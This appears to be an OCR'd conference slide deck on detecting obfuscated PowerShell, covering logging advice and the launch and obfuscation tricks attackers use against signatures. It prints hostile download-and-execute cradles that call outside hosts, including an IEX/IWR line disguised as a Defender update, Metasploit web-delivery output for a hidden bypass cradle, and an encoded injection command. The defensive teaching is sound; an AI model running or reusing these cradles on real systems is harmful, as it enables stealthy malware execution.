2018

Revoke-Obfuscation: PowerShell Obfuscation Detection Using Science

Daniel Bohannon (@danielhbohannon)

FireEye

PSCONF.EU

2018

Microsoft

- **Daniel Bohannon**
- @danielhbohannon


- Senior Applied Security Researcher
- Author of:
  - Invoke-Obfuscation
  - Invoke-CradleCrafter
  - Invoke-DOSfuscation

- **Lee Holmes**
- @Lee_Holmes

- Lead Security Architect, Azure Mgmt
- Author of the Windows PowerShell Cookbook
- Original member of PowerShell Development Team

Agenda

- Proper PowerShell logging recommendations
- PowerShell obfuscation crash course
- Detecting obfuscation using SCIENCE (0 signatures)
- Revoke-Obfuscation demo


A TREATISE ON
BLUE TEAM FOLLIES
VOLUME III: STATIC SIGNATURES
OXFORD

Preparing Your Environment for Investigations

- Logs (and retention) are your friend → 1) enable 2) centralize 3) LOOK/MONITOR
- Process Auditing **AND** Command Line Process Auditing → 4688 FTW!
  - https://technet.microsoft.com/en-us/library/dn535776.aspx
  - SysInternals' **Sysmon** is also an option
- Real-time Process Monitoring
  - Uproot IDS - https://github.com/Invoke-IR/Uproot
- PowerShell Module, ScriptBlock, and Transcription logging
  - https://blogs.msdn.microsoft.com/powershell/2015/06/09/powershell-the-blue-team/
  - https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html

Launch Techniques

- powershell.exe called by cmd.exe
- cmd.exe /c "powershell -c Write-Host SUCCESS -Fore Green"

```
C:\Users\limited_user\Desktop>cmd.exe /c "powershell -c Write-Host SUCCESS -Fore Green"
SUCCESS
```

Launch Techniques

- **PowerShell Help** is the best in the business ☺

```
-Command
    Executes the specified commands (and any parameters) as though they were
    typed at the Windows PowerShell command prompt, and then exits, unless
    NoExit is specified. The value of Command can be "-", a string. or a
    script block.

    If the value of Command is "-", the command text is read from standard
    input.

    If the value of Command is a script block, the script block must be enclosed
    in braces ({}). You can specify a script block only when running PowerShell.exe
    in Windows PowerShell. The results of the script block are returned to the
    parent shell as deserialized XML objects, not live objects.

    If the value of Command is a string, Command must be the last parameter
    in the command , because any characters typed after the command are
    interpreted as the command arguments.

    To write a string that runs a Windows PowerShell command, use the format:
        "& {<command>}"
    where the quotation marks indicate a string and the invoke operator (&)
    causes the command to be executed.
```

Launch Techniques

- powershell.exe called by cmd.exe

- cmd.exe /c "powershell -c Write-Host SUCCESS -Fore Green"
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell -**"
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell IEX $input**"

```
C:\Users\limited_user\Desktop>cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
SUCCESS
```

```
C:\Users\limited_user\Desktop>cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell IEX $input"
SUCCESS
```

Launch Techniques

- Image: C:\Users\limited_user\Desktop\powershell.exe
  CommandLine: powershell - -

..

- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell -**"
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell IEX $input**"

Image: C:\Users\limited_user\Desktop\powershell.exe
CommandLine: powershell IEX $input

Launch Techniques

- Image: C:\Users\limited_user\Desktop\powershell.exe
  CommandLine: powershell -
  ParentImage: C:\Windows\System32\cmd.exe
  ParentCommandLine: cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell -**"
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell IEX $input**"

Image: C:\Users\limited_user\Desktop\powershell.exe
CommandLine: powershell IEX $input
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell IEX $input"


Launch Techniques

- Is it safe to key off of cmd.exe with arguments **| powershell** ??
  Of course not! "powershell" can be set and called as variables in cmd.exe

- cmd /c "set p1=power&& set p2=shell&& cmd /c echo Write-Host SUCCESS -Fore Green ^|
- %p1%%p2% - "
- ```
  ParentImage: C:\Windows\System32\cmd.exe
  ParentCommandLine: cmd  /c echo Write-Host SUCCESS -Fore Green | %p1%%p2% -
  ```
  ```


Launch Techniques

Here is an example of **FIN8** combining this environment variable obfuscation with PowerShell stdin invocation



Launch Techniques

Here is an example of **FIN8** combining this environment variable obfuscation with PowerShell stdin invocation



Launch Techniques

- powershell.exe called by cmd.exe
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell -**"
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell IEX $input**"
- cmd.exe /c "**set cmd=**Write-Host ENV -Fore Green && **powershell IEX $env:cmd**"

Kovter <3 this!

Can also use .Net function or GCI/dir:
[Environment]::GetEnvironmentVariable('cmd', 'Process')
(Get-ChildItem/ChildItem/GCI/DIR/LS env:cmd).Value

Launch Techniques

```
Image: C:\Windows\System32\clip.exe
CommandLine: clip
```

- powershell.exe called by cmd.exe
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Gree **| powershell -**"
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Gree **| powershell IEX $input**"
- cmd.exe /c "**set cmd=**Write-Host ENV -Fore Green & **powershell IEX $env:cmd**"
- cmd.exe /c "**echo** Write-Host CLIP -Fore Green **| clip** && **powershell [void] [System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms') ; IEX ([System.Windows.Forms.Clipboard]::GetText())**"

```
Image: C:\Users\limited_user\Desktop\powershell.exe
CommandLine: powershell  [void] [System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms'); IEX ([System.Windows.Forms.Clipboard]::GetText())
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd.exe  /c "echo Write-Host CLIP -Fore Green | clip&& powershell [void] [System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms'); IEX ([System.Windows.Forms.Clipboard]::GetText())"
```

Launch Techniques

- So we just apply detection logic to Child and Parent process arguments and we’re good…Right?

Launch Techniques

- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell -**"

```
Image: C:\Users\limited_user\Desktop\powershell.exe
CommandLine: powershell  -                              -
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd.exe  /c "echo Write-Host SUCCESS -Fore Green | powershell -"-
```

Launch Techniques

- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell -**"
- cmd.exe /c "**set cmd=**Write-Host SUCCESS -Fore Green **&& cmd /c echo %cmd% | powershell -**"

Does this work???

Launch Techniques

- cmd.exe /c "**echo** Write-Host SUCCESS -Fore G
- cmd.exe /c "**set cmd=**Write-Host SUCCESS -Fo
  powershell -"

http://ohtoptens.com/wp-content/uploads/2015/05/Grumpy-Cat-NO-8.jpg

```
Image: C:\Users\limited_user\Desktop\powershell.exe
CommandLine: powershell  -
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd.exe  /c "set cmd=Write-Host SUCCESS -Fore Green&& cmd /c echo %cmd% | powershell -"
```

Executes, but arguments are still visible in parent process.

Launch Techniques

- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell -**"
- cmd.exe /c "**set cmd=**Write-Host SUCCESS -Fore Green **&& cmd /c echo %cmd% | powershell -**"

Escape with **^** for cmd.exe

Launch Techniques

- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell -**"
- cmd.exe /c "**set cmd=**Write-Host SUCCESS -Fore Green **&& cmd /c echo %cmd% ^| powershell -**"


Escape with ^ for cmd.exe

Does this work???

Launch Techniques

- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green
- cmd.exe /c "**set cmd=**Write-Host SUCCESS -Fore Gre
  ^| powershell -"

```
Image: C:\Users\limited_user\Desktop\powershell.exe
CommandLine: powershell  -
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd  /c echo %cmd% | powershell -
```



http://journalthis.danoah.com/wp-content/uploads/best-funniest-grumpy-cat-22.jpg

Launch Techniques

- cmd.exe /c "set cmd=Write-Host SUCCESS -Fore Green **&& cmd /c echo %cmd% ^| powershell -**"
  - cmd /c echo %cmd% | powershell -
    - powershell -

- Detect by recursively checking parent process command arguments? Not 100% of the time ☹

Launch Techniques

- Set content in one process and then query it out and execute it from another completely separate process. **NO SHARED PARENT PROCESS!**

- cmd /c "title WINDOWS_DEFENDER_UPDATE && echo IEX (IWR https://bit.ly/L3g1t)&& FOR /L %i IN (1,1,1000) DO echo"

- cmd /c "powershell IEX (Get-WmiObject Win32_Process -Filter \^"Name = 'cmd.exe' AND CommandLine like '%WINDOWS_DEFENDER_UPDATE%'\^").CommandLine.Split([char]38)[2].SubString(5)"

Launch Techniques

- The good news? PowerShell **script block logs** capture ALL of this.
- The bad news? **Token-layer obfuscation** persists into script block logs.

> Obfuscating the Cradle

```
root@bt:/pentest/exploits/set/reports/powershell# ls
powerdump.encoded.txt  x64_powershell_injection.txt
powershell.rc          x86_powershell_injection.txt
root@bt:/pentest/exploits/set/reports/powershell# cat x64_powershell_injection.t
xt
powershell -noprofile -windowstyle hidden -noninteractive -EncodedCommand JABjAG
8AZABlACAAPQAgACcAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyAC4AZABsAG
wAIgApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAASQBuAHQAUAB0AH
IAIABWAGkAcgB0AHUAYQBsAEEAbABsAG8AYwAoAEkAbgB0AFAAdABvACAAbABwAEEAZABkAHIAZQBzAH
MALAAgAHUAaQBuAHQAIABkAHcAUwBpAHoAZQAsACAAdQBpAG4AdAAgAGYAbABBAGwAbABvAGMAYQB0AG
kAbwBuAFQAeQBwAGUALAAgAHUAaQBuAHQAIABmAGwAUABvAG8AdABlAGMAdAApADsAWwBEAGwAbABJAG
0AcABvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyAC4AZABsAGwAIgApAF0AcAB1AGIAbABpAGMAIABzAH
QAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAASQBuAHQAUAB0AHIAIABDAHIAZQBhAHQAZQBUAGgAcgBlAG
EAZAAoAEkAbgB0AFAAdABvACAAbABwAFQAaABvAGUAYQBkAEEAdAB0AHIAaQBiAHUAdABlAHMALAAgAH
UAaQBuAHQAIABkAHcAUwB0AGEAYwBrAFMAaQB6AGUALAAgAEkAbgB0AFAAdABvACAAbABwAFMAdABhAH
IAdABBAGQAZABvAGUAcwBzACwAIABJAG4AdABQAHQAcgAgAGwAcABQAGEAcgBhAG0AZQB0AGUAcgAsAC
AAdQBpAG4AdAAgAGQAdwBDAHIAZQBhAHQAaQBvAG4ARgBsAGEAZwBzACwAIABJAG4AdABQAHQAcgAgAG
wAcABUAGgAcgBlAGEAZABJAGQAKQA7AFsARABsAGwASQBtAHAAbwByAHQAKAAiAG0AcwB2AGMAcgB0AC
4AZABsAGwAIgApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAASQBuAH
QAUAB0AHIAIABtAGUAbQBzAGUAdAAoAEkAbgB0AFAAdABvACAAZABlAHMAdAAsACAAdQBpAG4AdAAgAH
MAcgBjACwAIAB1AGkAbgB0ACAAYwBvAHUAbgB0ACkAOwAnADsAJAB3AGkAbgBGAHUAbgBjACAAPQAgAE
EAZABkAC0AVAB5AHAAZQAgAC0AbQBlAG0AYgBlAHIARABlAGYAaQBuAGkAdABpAG8AbgAgACQAYwBvAG
QAZQAgAC0ATgBhAG0AZQAgACIAVwBpAG4AMwAyACIAIAAtAG4AYQBtAGUAcwBwAGEAYwBlACAAVwBpAG
```

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")
  - **Veil**
    - downloaderCommand = "**iex (New-Object Net.WebClient).DownloadString(\"http://%s:%s/%s\")**\n“
    - https://github.com/nidem/Veil/blob/master/modules/payloads/powershell/psDownloadVirtualAlloc.py#L76
  - **PowerSploit**
    - $Wpad = **(New-Object Net.Webclient).DownloadString($AutoConfigURL)**
    - https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1#L1375
  - **Metasploit** (http://blog.cobaltstrike.com/2013/11/09/schtasks-persistence-with-powershell-one-liners/)

```
msf exploit(psh_web_delivery) > exploit -j
[*] Exploit running as background job.
[*] Using URL: http://0.0.0.0:8080/5RJLaYDG
[*]  Local IP: http://192.168.95.225:8080/5RJLaYDG
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -w hidden -nop -ep bypass -c "IEX ((new-object net.webclient).downloadstring('http://192.168.95.201:8080/5RJLaYDG'))"
```


Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")

- What script block elements can we key off of for this?

Obfuscating the Cradle


- Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")



- What script block elements can we key off of for this?
  - Invoke-Expression

Obfuscating the Cradle

- Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")



- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object

Obfuscating the Cradle

